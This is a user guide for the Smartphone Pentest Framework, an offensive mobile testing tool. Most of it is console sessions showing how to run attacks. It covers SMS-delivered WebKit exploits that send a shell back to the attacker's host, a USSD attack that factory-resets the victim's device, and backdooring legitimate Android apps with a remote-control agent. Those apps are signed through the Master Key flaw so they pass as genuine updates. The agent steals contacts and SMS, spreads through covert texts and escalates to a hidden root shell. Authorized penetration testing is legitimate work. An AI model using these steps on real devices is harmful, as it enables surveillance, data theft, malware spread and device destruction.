



# Smartphone Pentest Framework

## User Guide

Version 0.2.5

### Installation:

SPF is supported on Ubuntu Linux and the Kali Linux penetration testing distribution. Support for other platforms is in development.

SPF is hosted on github.com and can be downloaded with git clone <https://github.com/georgiaw/Smartphone-Pentest-Framework.git>.

### Kali:

Many of the prerequisites for SPF are already installed on Kali Linux including MySQL, Apache2, and the Android SDK. After cloning the git repository for SPF change directories to the newly created Smartphone-Pentest-Framework directory and run the kaliinstall script as shown below.

---

```
root@kali:~# git clone https://github.com/georgiaw/Smartphone-Pentest-Framework.git
```

```
root@kali:~# cd Smartphone-Pentest-Framework
```

```
root@kali:~/Smartphone-Pentest-Framework# ./kaliinstall
```

---

The kaliinstall script will install any necessary Android components, set up the empty MySQL database, and start the web server.

## Ubuntu:

The installation process is similar for Ubuntu Linux. Clone the git repository for SPF and change directories to the Smartphone-Pentest-Framework directory that is created by git. Run the ubuntuinstall script. This will install the prerequisites such as the Android SDK, Mysql, and Apache2 if they are not already installed. It will also setup an empty database and start the web server.

---

```
georgia@ubuntu:~# git clone https://github.com/georgiaw/Smartphone-  
Pentest-Framework.git
```

```
georgia@ubuntu:~# cd Smartphone-Pentest-Framework
```

```
georgia@ubuntu:~/Smartphone-Pentest-Framework# ./ubuntuinstall
```

---

## Setting Up:

The install scripts for your platform will automatically start the database and webserver for use with SPF. On subsequent uses you will need to start your database and webserver manually before starting SPF. On both Kali and Ubuntu use `service <service to start> start` to start the database and webserver. SPF currently supports Apache2 as the webserver.

---

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# service  
apache2 start
```

---

Mysql and Postgresql are supported databases for SPF.

---

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# service  
mysql start
```

---

Finally, you need to edit the SPF configuration file to match your environment. The SPF configuration file is located in the frameworkconsole directory and is called config. The default configuration file is set up to match a Kali Linux install from the root directory. You will need to change any options to meet your environment if it is different.

---

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# cat config
```

```
#SMARTPHONE PENTEST FRAMEWORK CONFIG FILE
```

```
#ROOT DIRECTORY FOR THE WEBSERVER THAT WILL HOST OUR FILES
```

```
WEBSERVER = /var/www
```

```
#IPADDRESS FOR WEBSERVER (webserver needs to be listening on this  
address)
```

```
IPADDRESS = 192.168.20.9❶
```

```
#IP ADDRESS TO LISTEN ON FOR SHELLS
```

```
SHELLIPADDRESS = 192.168.20.9❷
```

```
#IP ADDRESS OF SQLSERVER 127.0.0.1 IF LOCALHOST
```

```
MYSQLSERVER = 127.0.0.1
```

```
...
```

---

The IPADDRESS❶ option should be set to the IP address of your webserver. The SHELLIPADDRESS❷ option should be set to the IP address where listeners should listen for incoming shells.

Other options in the configuration file include paths to software and database login information.

## Running SPF:

Now you are ready to run the SPF server. Start SPF from the frameworkconsole directory. Run framework.py and you should be presented with the SPF menu as shown below.

---

```
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole#
```

```
./framework.py
```

```
#####
```

```
# #
```

# Welcome to the Smartphone Pentest Framework! #

# v0.2.4 #

# Georgia Weidman/Bulb Security #

# #

#####

Select An Option from the Menu:

1.) Attach Framework to a Deployed Agent/Create Agent

2.) Send Commands to an Agent

3.) View Information Gathered

4.) Attach Framework to a Mobile Modem

5.) Run a remote attack

6.) Run a social engineering or client side attack

7.) Clear/Create Database

8.) Use Metasploit

9.) Compile code to run on mobile devices

10.) Install Stuff

0.) Exit

spf>

---

SPF stores information about Agents, attacks, etc. in the database. To clear out any data from the database or set it up for the first time choose option 7.) Clear/Create Database from the main menu. You will be prompted to make sure you want to destroy all your logs. Type y.

---

```
spf> 7
```

---

```
This will destroy all your data. Are you sure you want to? (y/N)?y
```

---

If this is successful you know you SPF can successfully communicate with the database. If an error is thrown check that the database server is running and the options in the config file are correct.

## Attaching a Mobile Modem:

SPF allows you to run attacks from a mobile device using SMS, NFC, etc. Rather than using a paid service, you can attach SPF to a mobile device you already own including an Android phone/tablet or USB modem.

### SPF App

One option for the mobile modem is installing the SPF App on your Android phone. It will allow you to control and interact with the SPF console and SPF Agents (discussed later in this manual). The SPF App interacts with the SPF console via HTTP. The SPF App can interact with SPF Agents via SMS as well as send SMS and NFC based attacks to other devices.

### Building the SPF App

A limitation of the open source SPF is that the App can only control one SPF Agents. The phone number, HTTP check in URL, and 7 character control key will be hardcoded into the App based on your input. Also the IP address of the SPF console will be automatically hardcoded into the App from the configuration file.

Choose option 4 at the main menu. Then choose 3.) Generate smartphone based app. You will have the option to build the SPF App for Android without NFC or the SPF App for Android with NFC. The App with NFC requires Android 4.0 or later

and a NFC enabled device. The App without NFC requires Android 1.6 or later (i.e. any device even G1).

You will be prompted for information about the Agent that will be controlled by this App. Enter the phone number, HTTP check in URL, and 7 digit control key. These will be the same as the Agent we will discuss later in this manual.

---

```
spf> 4
```

Choose a type of modem to attach to:

- 1.) Search for attached modem
- 2.) Attach to a smartphone based app
- 3.) Generate smartphone based app
- 4.) Copy App to Webserver
- 5.) Install App via ADB

```
spf> 3 ❶
```

Choose a type of control app to generate:

- 1.) Android App (Android 1.6)
- 2.) Android App with NFC (Android 4.0 and NFC enabled device)

```
spf> 1 ❷
```

Phone number of agent: 15555215556 ❸

Control key for the agent: KEYKEY1

Webserver control path for agent: /androidagent1

Control Number:15555215556

Control Key:KEYKEY1

Control Path:/bookspf

Is this correct?(y/n)y

<snip>

-post-build:

debug:

BUILD SUCCESSFUL

Total time: 10 seconds

---

SPF using the Android SDK automatically generates the App.

### *Deploying the App*

To deploy the App on your device, you have 2 options. You can install the App using the Android Debug Bridge (ADB) and attaching your device with ADB enabled to the same machine as the SPF console. Choose option 4 at the main menu. Then choose option 5.) Install App via ADB. The ADB daemon will search for attached devices. Enter the name of the attached device you want to install the App on [1](#). Then choose the App (with NFC or without) you want to install [2](#).

---

Choose a type of modem to attach to:

- 1.) Search for attached modem
- 2.) Attach to a smartphone based app
- 3.) Generate smartphone based app

4.) Copy App to Webserver

5.) Install App via ADB

spf> 5

\* daemon not running. starting it now on port 5037 \*

\* daemon started successfully \*

List of devices attached

emulator-5554 device

emulator-5556 device

emulator-5558 device

Choose a device to install on: **emulator-5554** ⓘ

Which App?

1.)Framework Android App with NFC

2.)Framework Android App without NFC

spf> 2 ⓘ

1463 KB/s (46775 bytes in 0.031s)

pkg: /data/local/tmp/FrameworkAndroidApp.apk

Success

---



Alternatively, SPF will upload the App to the web server in the config file. Choose option 4 at the main menu and then option 4.) Copy App to Webserver. Choose which App to upload (with NFC or without) ❶. Then specify the path❷ and filename on the web server where you would like to upload the App.

---

Choose a type of modem to attach to:

- 1.) Search for attached modem
- 2.) Attach to a smartphone based app
- 3.) Generate smartphone based app
- 4.) Copy App to Webserver
- 5.) Install App via ADB

spf> 4

Which App?

- 1.)Framework Android App with NFC
- 2.)Framework Android App without NFC

spf> 2❶

Hosting Path: /bookspf2❷

Filename: /app.apk

---

Using the browser on your Android device, browse to the link and download and install the App.

### *Attaching the App to SPF*

Once the App is deployed on your Android device, attach it to the SPF console by choosing option 4 at the main menu and then 2.) Attach a smartphone based app. Enter the phone number, 7 character control key (this does not need to be the same value as the Agent key we used earlier), and the URL path where the App will check in for commands and upload data to the SPF console❶.

---

Choose a type of modem to attach to:

- 1.) Search for attached modem
- 2.) Attach to a smartphone based app
- 3.) Generate smartphone based app
- 4.) Copy App to Webserver
- 5.) Install App via ADB

spf> 2

Connect to a smartphone management app. You will need to supply the phone number, the control key, and the URL path

Phone Number: 15555215554 ⓘ

Control Key: KEYKEY1

App URL Path: /bookapp

Phone Number: 15555215554

Control Key: KEYKEY1


URL Path: /bookapp

Is this correct?(y/N): y

---

The SPF console will appear to hang as it waits for the App to check in.

Open the App on the Android device. As shown in the Figure below fill in the IP address of the SPF console as well as the same values for the control key and URL path as you entered in the SPF console.



The screenshot shows the interface of the 'FrameworkAndroidApp'. At the top, the status bar displays '3G', a battery icon, and the time '10:13'. Below the status bar is a grey header with the text 'FrameworkAndroidApp'. The main content area has a black background with white text. It reads 'Smartphone Pentest Framework Android App' and 'Bulb Security'. There are three white input fields: the first contains '192.168.20.9', the second contains '/bookapp' and is highlighted with an orange border, and the third contains 'KEYKEY1'. Below these fields is a grey button labeled 'Attach'.

The App and the console will perform a handshake with each other. The App will open a command menu and the console will return to the main menu. Now the device is attached and may be used for mobile modem functionality with SPF.

## USB Modem

Another option for sending mobile modem based attacks and commands is to attach a USB modem with a SIM card to the machine with the SPF console. Currently the only supported USB modem is a Zoom 4595. Attach the modem to the SPF console machine. Choose option 4 at the main menu followed by option 1.) Search for attached modem. If a USB modem is present at the correct serial port SPF will attempt to send commands to it. If it is successful the device will be added to the database as a mobile modem. If you use the USB device to send commands to Agents or run mobile modem based attacks SPF will use AT commands to interact with the USB modem.

```
spf> 4
```

Choose a type of modem to attach to:

- 1.) Search for attached modem
- 2.) Attach to a smartphone based app
- 3.) Generate smartphone based app
- 4.) Copy App to Webserver
- 5.) Install App via ADB

```
spf> 1
```

USB Modem Found

ATZ

OK

## Remote Attack Examples

SPF can be used to stage remote attacks on mobile devices where such vulnerabilities exist.

### iPhone Default SSH Password

A very simple, somewhat dated, but still sometimes effective attack is testing for a default root password on a jailbroken iPhone with SSH enabled. This is one of the few mobile centric attacks in the Metasploit Framework. Thus SPF will interface with Metasploit to run the attack. Choose option 8 from the main menu. Choose 1.) Run iPhone Metasploit Modules. Then choose option 1.) Cydia Default SSH Password. This attack is network based, so you are prompted for the IP address of the iPhone.

---

spf> 8

Runs smartphone centric Metasploit modules for you.

Select An Option from the Menu:

1.) Run iPhone Metasploit Modules

2.) Create Android Meterpreter

3.) Setup Metasploit Listener

spf> 1

Select An Exploit:

1.) Cydia Default SSH Password

2.) Email LibTiff iOS 1

3.) MobileSafari LibTiff iOS 1

spf> 1

Logs in with alpine on a jailbroken iPhone with SSH enabled.

iPhone IP address: 192.168.20.13

[\*] Initializing modules...

```
RHOST => 192.168.20.13
```

```
[*] 192.168.20.13:22 - Attempt to login as 'root' with password  
'alpine'
```

```
[*] 192.168.20.13:22 - Attempt to login as 'mobile' with password  
'dottie'
```

---

SPF will call Metasploit (verify the Metasploit path in the configuration file) and run the relevant module. If the iPhone is vulnerable, you will be presented with a root command shell on the iPhone.

### Client Side Attack Examples:

More common on modern computing platforms, mobile devices included, are client side attacks.

### Client Side Browser Shell:

Mobile browsers are a likely target to gain command execution through a client side attack. For example from the main menu choose option 6 then choose option 2.) Client Side Shell. You will be presented with the available execution hijacking attacks for mobile. For example choose option 1) CVE=2010-1759 Webkit Vuln Android to create a malicious webpage that exploits a vulnerability in the webkit package on Android.

You will be prompted for the URL path and page name for the malicious page as well as the delivery method to entice a mobile user to open the malicious page. Client side attacks can be delivered via SMS or NFC. To send the attack via SMS you will need to specify the recipient phone number. The SPF console will appear to hang as it is waiting for the incoming shell. The listener will time out and return to the main menu if a shell does not arrive.

---

```
spf> 6
```

Choose a social engineering or client side attack to launch:

- 1.) Direct Download Agent
- 2.) Client Side Shell
- 3.) USSD Webpage Attack (Safe)
- 4 ) USSD Webpage Attack (Malicious)

spf> 2 ❶

Select a Client Side Attack to Run

- 1) CVE=2010-1759 Webkit Vuln Android

spf> 1 ❷

Hosting Path: /spfbook2 ❸

Filename: /book.html

Delivery Method(SMS or NFC): SMS ❹

Phone Number to Attack: 15555215558

Custom text(y/N)? N

---

You can use custom text for the message or the default "This is a cool page: <link>" message.

---

15555215554:This is a cool page: http://192.168.20.9/spfbook2/book.html

---

If the user clicks on the link and the browser is vulnerable to the attack a shell will be thrown back to the IP address specified in the configuration file for SHELLIPADDRESS. The id command will be automatically run when the shell

connects. You can then run commands that Android knows. Type exit when you are done with the shell.

---

Connected: Try exit to quit

uid=10002(app\_2) gid=10002(app\_2) groups=1015(sdcard\_rw),3003(inet)

**/system/bin/ls**

sqlite\_stmt\_journals

<snip>

**exit**

---

## USSD Remote Control

Not all client side attacks involve hijacking execution. One such attack an Android bug from 2013 where numbers in webpages were automatically opened in the dialer including USSD codes that could potentially harm the device. Again choose option 6 at the main menu. Two USSD attacks are implemented in SPF at this time to test for this issue. 3.) USSD Webpage Attack (Safe) will instruct the vulnerable device to present a pop up with its IMEI as shown in the Figure below. 4.) USSD Webpage Attack (Malicious) will attempt to factory restore the device and should obviously not be used without client permission. You will be prompted for a URL path, page, and phone number to attack.

---

spf> **6**

Choose a social engineering or client side attack to launch:

- 1.) Direct Download Agent
- 2.) Client Side Shell
- 3.) USSD Webpage Attack (Safe)



4 ) USSD Webpage Attack (Malicious)


spf> 3 ①

Hosting Path: /spfbook2

Filename: /book2.html

Phone Number to Attack: 15555215558

---



SPF Agents

Another way of attacking mobile devices is enticing users to install a malicious application. SPF uses Agents inside legitimate apps. SPF Agents include a variety of functionality including payloads for remote control, information gathering, attacking other installed apps, and even attacking other devices.

### Building SPF Agents: Backdooring Source Code

To get the SPF Agent inside of a legitimate application we have 2 options. We can backdoor Android App source code or backdoor a compiled APK. To backdoor source code with the SPF Agent choose option 1 at the main menu followed by 2.) Generate Agent App. You will be presented with all the source code templates imported into SPF. You can import more templates by choosing option 1 at the main menu and then 4.) Import an Agent Template. You will be prompted for the phone number of the mobile modem that can control this Agent, the check in URL path and 7 character key. These values should be the same as the values you entered when creating the corresponding app if applicable.

---

```
spf> 1
```

Select An Option from the Menu:

- 1.) Attach Framework to a Deployed Agent
- 2.) Generate Agent App
- 3.) Copy Agent to Web Server
- 4.) Import an Agent Template
- 5.) Backdoor Android APK with Agent
- 6.) Create APK Signing Key

```
spf> 2 ①
```

- 1.) MapsDemo
- 2.) BlankFrontEnd

spf> 1 ②

Phone number of the control modem for the agent: 15555215554 ③

Control key for the agent: KEYKEY1

Webserver control path for agent: /androidagent1

Control Number:15555215554

Control Key:KEYKEY1

Control Path:/androidagent1

Is this correct?(y/n) y

<snip>

BUILD SUCCESSFUL

---

The Android Agent will be automatically built using the source code template specified using the Android SDK.

### Building SPF Agents: Backdooring APKs

If the source code of the app you want to backdoor with the SPF Agent is not available, SPF can also backdoor compiled APKs. Note that this process uses the 3<sup>rd</sup> party apktool program.

To backdoor an APK choose option 1 from the main menu followed by 5.) Backdoor APK with Agent. You will be prompted for the APK to backdoor. If apktool is not found SPF will ask you if you want to download it before continuing.

---

spf> 1

Select An Option from the Menu:

1.) Attach Framework to a Deployed Agent

2.) Generate Agent App

3.) Copy Agent to Web Server

4.) Import an Agent Template

5.) Backdoor Android APK with Agent

6.) Create APK Signing Key

spf> 5

APKTool not found! Is it installed? Check your config file

Install Android APKTool(y/N)?

spf> y

--2013-12-04 12:28:21-- https://android-  
apktool.googlecode.com/files/apktool-install-linux-r05-ibot.tar.bz2

--snip--

Puts the Android Agent inside an Android App APK. The application runs normally with extra functionality

APK to Backdoor: /root/Desktop/MapsDemo.apk

I: Baksmaling...

--snip--

---

You will be prompted for the same information for control as backdooring source code.

---

Phone number of the control modem for the agent: **15555215554**

Control key for the agent: **KEYKEY1**

Webserver control path for agent: **/androidagent1**

Control Number: 15555215554

Control Key:KEYKEY1

ControlPath:/androidagent1

Is this correct?(y/n) **y**

--snip--

---

The APK will be rebuilt with the SPF Agent included.

### *Signing the APK: Android Masterkey Vulnerability*

In order to install an APK on a device it must be signed. The open source SPF does not currently support signing and uploading to Google Play or other app stores though this process can be completed manually. You can instead use the debug key for Android or use the Android Master Key Vulnerability from 2013. This vulnerability is present on Android devices before Android 4.3. Using the Master Key vuln the original signatures and original application files will be added to the generated backdoored APK. This will allow our malicious app to appear to be a legitimate update for an already installed app.

---

Use Android Master Key Vuln?(y/N): **y**

Archive: /root/Desktop/abcnews.apk

--snip--

Inflating: unzipped/META-INF/CERT.RSA

---

### *Signing the APK: Debug Key*

Alternatively you can sign the APK with the debug Android SDK key.

---

```
Use Android Master Key Vuln?(y/N): n
```

```
Password for Debug Keystore is android
```

```
Enter Passphrase for keystore:
```

```
--snip--
```

```
signing: resources.arsc
```

---

### *Deploying the Agent*

Of course in order for the SPF Agent to be useful, it must be downloaded to a user's device. SPF can automate the process of sending an SMS or NFC request to download the Agent app. Choose option 6 at the main menu. Choose 1.) Direct Download Agent. In 2013 Android Meterpreter was added to Metasploit. You can generate Android Meterpreter in the 8.) Use Metasploit menu. To tell SPF to deploy the Agent as opposed to Meterpreter type Agent at the prompt. You are then prompted for the URL path and filename, attack vector (SMS or NFC) and if SMS the phone number to attack and whether you would like to change the default text.

---

```
spf> 6
```

```
Choose a social engineering or client side attack to launch:
```

```
1.) Direct Download Agent
```

```
2.) Client Side Shell
```

```
3.) USSD Webpage Attack (Safe)
```

#### 4 ) USSD Webpage Attack (Malicious)

spf> 1 ❶

This module sends an SMS with a link to directly download and install an Agent

Deliver Android Agent or Android Meterpreter (Agent/meterpreter:)

Agent ❷

Hosting Path: /spfbook3 ❸

Filename: /maps.apk

Delivery Method:(SMS or NFC): SMS


Phone Number to Attack: 15555215556

Custom text(y/N)? N

---

If the user installs the Agent it will look and feel like the original app, but will have additional functionality.





### Attaching to the Agent: HTTP

Now to attach to the Agent with the SPF console. Agents can communicate over SMS and HTTP. To attach to the Agent SPF will send a probe over either HTTP or SMS as

requested and if the Agent responds it will be considered active and added to the SPF database. To attach to an Agent choose option 1 at the main menu and then 1.) Attach Framework to a Deployed Agent. You will be prompted for the method (HTTP or SMS) as well as the 7 character control key. Choose HTTP and you will be prompted for the check in URL as well. Enter this information for the deployed Agent. The checkin process will take around 60 seconds.

---

```
spf> 1
```

Select An Option from the Menu:

- 1.) Attach Framework to a Deployed Agent
- 2.) Generate Agent App
- 3.) Copy Agent to Web Server
- 4.) Import an Agent Template
- 5.) Backdoor Android APK with Agent
- 6.) Create APK Signing Key

```
spf> 1 1
```

Attach to a Deployed Agent:

This will set up handlers to control an agent that has already been deployed.

Agent Control Key: **KEYKEY1**

**Communication Method(SMS/HTTP): HTTP**

Agent URL Path: **/androidagent1** 2

URL Path: /androidagent1

Control Key: KEYKEY1

**Communication Method(SMS/HTTP): HTTP**

Is this correct?(y/N): **y**

---

After the check in is completed, from the main menu choose option 2. The Available Agents list should show the phone number of the deployed Agent.

---

spf> **2**

Available Agents:

1.) 15555215556

---

### **Attaching to the Agent: SMS**

The process for having the Agent check in over SMS is similar. Instead of the URL path you will be prompted for the phone number. A mobile modem must be attached to SPF for this to work, and it must have the phone number the SPF Agent is programmed to respond to.

### **Agent Post Exploitation: Information Gathering Example**

Once an Agent is deployed and connected to SPF you have different command options. For example you can gather information about the device. Choose option 2 at the main menu then choose the id of the Agent you want to interact with from the list. Choose option 14.) Get Installed Apps List to upload a list of the installed apps on the device with the Agent to the SPF database. You will be prompted for the delivery and return method (where applicable) for Agent commands.

---

spf> 2

View Data Gathered from a Deployed Agent:

1.)

Available Agents:

1.) 15555215556

Select an agent to interact with or 0 to return to the previous menu.

spf> 1 ①

Commands: ②

1.) Send SMS

2.) Take Picture

3.) Get Contacts

4.) Get SMS Database

5.) Privilege Escalation

6.) Download File

7.) Execute Command

8.) Upload File

9.) Ping Sweep

10.) TCP Listener

11.) Connect to Listener

12.) Run Nmap

13.) Execute Command and Upload Results

14.) Get Installed Apps List

15.) Remove Locks (Android < 4.4)

Select a command to perform or 0 to return to the previous menu

spf> 14<sup>3</sup>

Gets a list of installed packages(apps) and uploads to a file.

Delivery Method(SMS or HTTP): HTTP<sup>4</sup>

---

Give SPF about a minute to finish the command (some commands such as running Nmap as discussed below will take more time) then from the main menu choose option 3. At the prompt type Agents to see details about an Agent (SPF also stores information about attacks run). Choose your Agent's id from the list. The Packages field should be filled in with the results of the command.

---

spf> 3

View Data Gathered from a Deployed Agent:

Agents or Attacks?Agents

Available Agents:

1.) 15555215556

Select an agent to interact with or 0 to return to the previous menu.

spf> 1❶

Data:

SMS Database:

Contacts:

Picture Location:

Rooted:

Ping Sweep:

File:

Packages: package:com.google.android.location❷

<snip>

package:com.android.providers.downloads

package:com.android.server.vpn

---

### Agent Post Exploitation: Remote Control Example

There are also payloads to remotely control the device. For example from the Agent control menu choose 1.) Send SMS to have the Agent send a text message to another device in the background. You will be prompted for the phone number and message.

Combined with the Get Contacts payload, this is a great way to entice additional users into downloading and installing Agents.

---

Commands:

<snip>

Select a command to perform or 0 to return to the previous menu

spf> 1 ❶

Send an SMS message to another phone. Fill in the number, the message to send, and the delivery method(SMS or HTTP).

Number: 15555215558 ❷

Message: hiya Georgia

Delivery Method(SMS or HTTP) SMS

---

### Agent Post Exploitation: Privilege Escalation

The Agent is stuck inside the Android sandbox. Though the permission model allows us a lot of leeway anyway, you may want root privileges. The SPF Agent will download and run known privilege escalation exploits against the device and create a hidden root shell if successful. You can manually choose an exploit or let SPF choose based on the Android version of the device.

